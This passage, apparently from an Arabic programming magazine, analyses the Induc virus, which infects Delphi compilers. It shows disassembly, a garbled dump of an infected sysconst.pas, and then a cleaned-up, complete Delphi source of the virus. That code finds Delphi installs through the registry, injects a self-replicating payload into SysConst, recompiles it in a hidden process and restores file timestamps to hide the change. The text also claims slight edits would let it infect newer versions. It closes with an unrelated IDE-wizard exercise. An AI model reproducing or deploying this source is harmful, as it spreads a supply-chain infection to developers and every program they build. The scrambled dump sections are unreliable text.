00405197    6A 03           PUSH 3
00405199    6A 00           PUSH 0
0040519B    6A 00           PUSH 0
0040519D    68 00010000     PUSH 100
004051A2    8D85 BCFBFFFF   LEA EAX,DWORD PTR SS:[EBP-444]
004051A8    B9 7C524000     MOV ECX,Induc_vi.0040527C               ; ASCII "dcu"
004051AD    8B55 F8         MOV EDX,DWORD PTR SS:[EBP-8]
004051B0    E8 47EAFFFF     CALL Induc_vi.00403BFC
004051B5    8B85 BCFBFFFF   MOV EAX,DWORD PTR SS:[EBP-444]
004051BB    E8 4CEBFFFF     CALL Induc_vi.00403D0C
004051C0    50              PUSH EAX
004051C1    E8 92F2FFFF     CALL <JMP.&kernel32.CreateFileA>
004051C6    8BD8            MOV EBX,EAX
004051C8    83FB FF         CMP EBX,-1
004051CB    74 18           JE SHORT Induc_vi.004051E5
004051CD    8D45 DC         LEA EAX,DWORD PTR SS:[EBP-24]
004051D0    50              PUSH EAX
004051D1    8D45 E4         LEA EAX,DWORD PTR SS:[EBP-1C]
004051D4    50              PUSH EAX
```




```
004051D5       8D45 EC           LEA EAX,DWORD PTR SS:[EBP-14]
004051D8       50                PUSH EAX
004051D9       53                PUSH EBX
004051DA       E8 A1F2FFFF       CALL <JMP.&kernel32.SetFileTime>
004051DF       53                PUSH EBX
004051E0       E8 6BF2FFFF       CALL <JMP.&kernel32.CloseHandle>
004051E5       33C0              XOR EAX,EAX
004051E7       5A                POP EDX
004051E8       59                POP ECX
004051E9       59                POP ECX
004051EA       64:8910           MOV DWORD PTR FS:[EAX],EDX
004051ED       68 17524000       PUSH Induc_vi.00405217
004051F2       8D85 BCFBFFFF     LEA EAX,DWORD PTR SS:[EBP-444]
004051F8       BA 0D000000       MOV EDX,0D
004051FD       E8 AAE8FFFF       CALL Induc_vi.00403AAC
00405202       8D45 F4           LEA EAX,DWORD PTR SS:[EBP-C]
00405205       BA 03000000       MOV EDX,3
0040520A       E8 9DE8FFFF       CALL Induc_vi.00403AAC
0040520F       C3                RET
00405210     ^ E9 E7E2FFFF       JMP Induc_vi.004034FC
00405215     ^ EB DB             JMP SHORT Induc_vi.004051F2
00405217       5F                POP EDI
00405218       5E                POP ESI
00405219       5B                POP EBX
0040521A       8BE5              MOV ESP,EBP
0040521C       5D                POP EBP
0040521D       C3                RET
```



محتوى ملف sysconst.pas بعد التلويث:

```
uses windows; var sc:array[1..24] of string)=
'uses windows; var sc:array[1..24] of string,')=
'function x(s:string):string;var i:integer;begin for
i:=1 to length(s) do if s[i,'[
 36#='then s[i]:=#39;result:=s;end;procedure
re(s,d,e:string);var f1,f2:textfile,';
'h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:bool
ean;t1,t2,t3:FILETIME;begin,'
'h:=CreateFile(pchar(d+$bak$),0,0,0,3,0,0);if
h<>DWORD(-1) then begin CloseHandle,'
)'h);exit;end;{$I-}assignfile(f1,s);reset(f1);if
ioresult<>0 then exit;assignfile,'
)'f2,d+$pas$);rewrite(f2);if ioresult<>0 then begin
closefile(f1);exit;end; while,'
'not eof(f1) do begin readln(f1,s); writeln(f2,s);  if
pos($implementation$,s)<>0,'
'then break;end;for h:= 1 to 1 do
writeln(f2,sc[h]);for h:= 1 to 23 do writeln(f2,'
+$$$$,'sc[h],$$$,$);writeln(f2,$$$$+sc[24]+$$$);$);for
h:= 2 to 24 do writeln(f2,',
'x(sc[h]));closefile(f1);closefile(f2);{$I+}MoveFile(p
char(d+$dcu$),pchar(d+$bak,'$
 ;(('fillchar(f,sizeof(f),0); f.cb:=sizeof(f);
f.dwFlags:=STARTF_USESHOWWINDOW;f,'.
'wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+$"$
+d+$pas"$),0,0,false,0,0,0,',
'f,p);if b then
WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pcha
r(d+$bak,',($
'pchar(d+$dcu$));DeleteFile(pchar(d+$pas$));h:=CreateF
ile(pchar(d+$bak$),0,0,0,3,',
  ;(0,0'if  h=DWORD(-1) then exit;
GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h,'=:
'CreateFile(pchar(d+$dcu$),256,0,0,3,0,0);if h=DWORD(-
1) then exit;SetFileTime(h,',
@'t1,@t2,@t3); CloseHandle(h); end; procedure st; var
k:HKEY;c:array [1..255] of,'
'char;  i:cardinal; r:string; v:char; begin for v:=$4$
to $7$ do if RegOpenKeyEx,')
'HKEY_LOCAL_MACHINE,pchar($Software\Borland\Delphi\$+v
+$.0$),0,KEY_READ,k)=0 then,'
'begin i:=255;if
RegQueryValueEx(k,$RootDir$,nil,@i,@c,@i)=0 then begin
r:=$$;i,'=:
```



```
 ;1'while c[i]<>#0 do begin
r:=r+c[i];inc(i);end;re(r+$\source\rtl\sys\SysConst
,'+$
.$'pas$,r+$\lib\sysconst.$,$"$+r+$\bin\dcc32.exe"
$);end;RegCloseKey(k);end; end,';
'begin st; end;('.
function x(s:string):string;var i:integer;begin for
i:=1 to length(s) do if s[i[
 36#=then s[i]:=#39;result:=s;end;procedure
re(s,d,e:string);var f1,f2:textfile;
h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:boole
an;t1,t2,t3:FILETIME;begin
h:=CreateFile(pchar(d+'bak'),0,0,0,3,0,0);if
h<>DWORD(-1) then begin CloseHandle
)h);exit;end;{'I-}assignfile(f1,s);reset(f1);if
ioresult<>0 then exit;assignfile
)f2,d+'pas');rewrite(f2);if ioresult<>0 then begin
closefile(f1);exit;end; while
not eof(f1) do begin readln(f1,s); writeln(f2,s);  if
pos('implementation',s)<>0
then break;end;for h:= 1 to 1 do writeln(f2,sc[h]);for
h:= 1 to 23 do writeln(f2
+'''',sc[h],''',');writeln(f2,''''+sc[24]+''');');for
h:= 2 to 24 do writeln(f2,
x(sc[h]));closefile(f1);closefile(f2);{'I+}MoveFile(pc
har(d+'dcu'),pchar(d+'bak'
 ;((fillchar(f,sizeof(f),0); f.cb:=sizeof(f);
f.dwFlags:=STARTF_USESHOWWINDOW;f.
wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+'"'+
d+'pas"'),0,0,false,0,0,0,
f,p);if b then
WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pcha
r(d+'bak,('
pchar(d+'dcu'));DeleteFile(pchar(d+'pas'));h:=CreateFi
le(pchar(d+'bak'),0,0,0,3,
  ;(0,0if  h=DWORD(-1) then exit;
GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h=:
CreateFile(pchar(d+'dcu'),256,0,0,3,0,0);if h=DWORD(-
1) then exit;SetFileTime(h,
@t1,@t2,@t3); CloseHandle(h); end; procedure st; var
k:HKEY;c:array [1..255] of
char;  i:cardinal; r:string; v:char; begin for v:='4'
to '7' do if RegOpenKeyEx)
HKEY_LOCAL_MACHINE,pchar('Software\Borland\Delphi\'+v+
'.0'),0,KEY_READ,k)=0 then
begin i:=255;if
RegQueryValueEx(k,'RootDir',nil,@i,@c,@i)=0 then begin
r:='';i=:
```



```
;1while c[i]<>#0 do begin
r:=r+c[i];inc(i);end;re(r+'\source\rtl\sys\SysConst+'
.'pas',r+'\lib\sysconst.','"'+r+'\bin\dcc32.exe"
');end;RegCloseKey(k);end
```

الأوامر الخبيثة بعد تنظيمها:

```
uses windows;
var sc: array[1..24] of string = (
    'uses windows; var sc:array[1..24] of string=(',
    'function x(s:string):string;var i:integer;begin for i:=1 to length(s) do if s[i]',
    '=#36 then s[i]:=#39;result:=s;end;procedure re(s,d,e:string);var f1,f2:textfile;',
    'h:cardinal;f:STARTUPINFO;p:PROCESS_INFORMATION;b:boolean;t1,t2,t3:FILETIME;begin',
    'h:=CreateFile(pchar(d+$bak$),0,0,0,3,0,0);if h<>DWORD(-1) then begin CloseHandle',
    '(h);exit;end;{$I-}assignfile(f1,s);reset(f1);if ioresult<>0 then exit;assignfile',
    '(f2,d+$pas$);rewrite(f2);if ioresult<>0 then begin closefile(f1);exit;end; while',
    'not eof(f1) do begin readln(f1,s); writeln(f2,s);  if pos($implementation$,s)<>0',
    'then break;end;for h:= 1 to 1 do writeln(f2,sc[h]);for h:= 1 to 23 do writeln(f2',
    ',$$$$+sc[h],$$$,$);writeln(f2,$$$$+sc[24]+$$$);$);for h:= 2 to 24 do writeln(f2,',
    'x(sc[h]));closefile(f1);closefile(f2);{$I+}MoveFile(pchar(d+$dcu$),pchar(d+$bak$',
    ')); fillchar(f,sizeof(f),0); f.cb:=sizeof(f); f.dwFlags:=STARTF_USESHOWWINDOW;f.',
    'wShowWindow:=SW_HIDE;b:=CreateProcess(nil,pchar(e+$"$+d+$pas"$),0,0,false,0,0,0,',
    'f,p);if b then WaitForSingleObject(p.hProcess,INFINITE);MoveFile(pchar(d+$bak$),',
    'pchar(d+$dcu$));DeleteFile(pchar(d+$pas$));h:=CreateFile(pchar(d+$bak$),0,0,0,3,',
    '0,0);  if  h=DWORD(-1) then exit; GetFileTime(h,@t1,@t2,@t3); CloseHandle(h);h:=',
    'CreateFile(pchar(d+$dcu$),256,0,0,3,0,0);if h=DWORD(-1) then exit;SetFileTime(h,',
    '@t1,@t2,@t3); CloseHandle(h); end; procedure st; var  k:HKEY;c:array [1..255] of',
    'char;  i:cardinal; r:string; v:char; begin for v:=$4$ to $7$ do if RegOpenKeyEx(',
    'HKEY_LOCAL_MACHINE,pchar($Software\Borland\Delphi\$+v+$.0$),0,KEY_READ,k)=0 then',
    'begin i:=255;if RegQueryValueEx(k,$RootDir$,nil,@i,@c,@i)=0 then begin r:=$$;i:=',
    '1; while c[i]<>#0 do begin r:=r+c[i];inc(i);end;re(r+$\source\rtl\sys\SysConst$+',
    '$.pas$,r+$\lib\sysconst.$,$"$+r+$\bin\dcc32.exe" $);end;RegCloseKey(k);end; end;',
    'begin st; end.');

function x(s: string): string;
var i: integer;
begin
  for i := 1 to length(s) do
    if s[i] = #36 then
      s[i] := #39; result := s;
end;

procedure re(s, d, e: string);
var f1, f2: textfile;
  h: cardinal;
  f: STARTUPINFO;
  p: PROCESS_INFORMATION;
  b: boolean;
  t1, t2, t3: FILETIME;
begin
  h := CreateFile(pchar(d + 'bak'), 0, 0, 0, 3, 0, 0);
  if h <> DWORD(-1) then
  begin
    CloseHandle(h);
    exit;
  end;
{'I-}
```




```
  assignfile(f1, s);
  reset(f1);
  if ioresult <> 0 then
    exit;
  assignfile(f2, d + 'pas');
  rewrite(f2);
  if ioresult <> 0 then
  begin
    closefile(f1);
    exit;
  end;
  while not eof(f1) do
  begin
    readln(f1, s);
    writeln(f2, s);
    if pos('implementation', s) <> 0 then
      break;
  end;
  for h := 1 to 1 do
    writeln(f2, sc[h]);
  for h := 1 to 23 do
    writeln(f2, '''' + sc[h], ''','); writeln(f2, '''' + sc[24] + ''');');
  for h := 2 to 24 do
    writeln(f2, x(sc[h]));
  closefile(f1);
  closefile(f2);
 {'I+}
  MoveFile(pchar(d + 'dcu'), pchar(d + 'bak'));
  fillchar(f, sizeof(f), 0);
  f.cb := sizeof(f);
  f.dwFlags := STARTF_USESHOWWINDOW;
  f.wShowWindow := SW_HIDE;
  b := CreateProcess(nil, pchar(e + '"' + d + 'pas"'), 0, 0, false, 0, 0, 0, f, p);
  if b then
    WaitForSingleObject(p.hProcess, INFINITE);
  MoveFile(pchar(d + 'bak'), pchar(d + 'dcu'));
  DeleteFile(pchar(d + 'pas'));
  h := CreateFile(pchar(d + 'bak'), 0, 0, 0, 3, 0, 0);
  if h = DWORD(-1) then
    exit;
  GetFileTime(h, @t1, @t2, @t3);
  CloseHandle(h);
  h := CreateFile(pchar(d + 'dcu'), 256, 0, 0, 3, 0, 0);
  if h = DWORD(-1) then
    exit;
  SetFileTime(h, @t1, @t2, @t3);
  CloseHandle(h);
end;

procedure st;
var k: HKEY;
  c: array[1..255]ofchar;
  i: cardinal;
  r: string;
  v: char;
begin
  for v := '4' to '7' do
    if RegOpenKeyEx(HKEY_LOCAL_MACHINE, pchar('Software\Borland\Delphi\' + v + '.0'), 0, KEY_READ,
k) = 0 then
    begin
      i := 255;
      if RegQueryValueEx(k, 'RootDir', nil, @i, @c, @i) = 0 then
      begin
        r := '';
        i := 1;
```

```
        while c[i] <> #0 do
        begin
          r := r + c[i]; inc(i);
        end;
        re(r + '\source\rtl\sys\SysConst' + '.pas', r + '\lib\sysconst.', '"' + r +
'\bin\dcc32.exe" ');
      end;
      RegCloseKey(k);
    end;
end.
```

خلاصة: لاحظنا انه يكفي أن تكتب الأوامر الخبيثة في ملف يتم دمجه في المشروع تلقائيا لكي يتم تنفيذ هذه الأوامر عند تشغيل الملف التنفيذي الناتج دون الحاجة لإضافة سطر أوامر في حدث OnCreate.

من الخطأ أيضا أن نظن أن البرنامج الضار يستهدف إصدارات Borland السابقة فقط لأنه بعد التعديل الطفيف على الأوامر الخبيثة يصبح البرنامج الضار قادر على تلويث إصدارات دلفي الجديدة.



تمرين العدد



الفكرة: Delphi Wizard

المطلوب: برمجة مكتبة ربط ديناميكي Dll يتم تثبيتها في واجهة برمجة دلفي، لا يهم المهمة التي تنجزها المكتبة لأن الهدف من التمرين هو تثبيت أدوات خارجية في واجهة البرمجة.

ينصح بالاطلاع على : DelforExp, Delphi Formatter

الحلول ترسل ابتداءا من اليوم لإدارة المنتدى و سوف يتم اختيار أحسن حل لينشر في العدد القادم من المجلة.

بالتوفيق للجميع.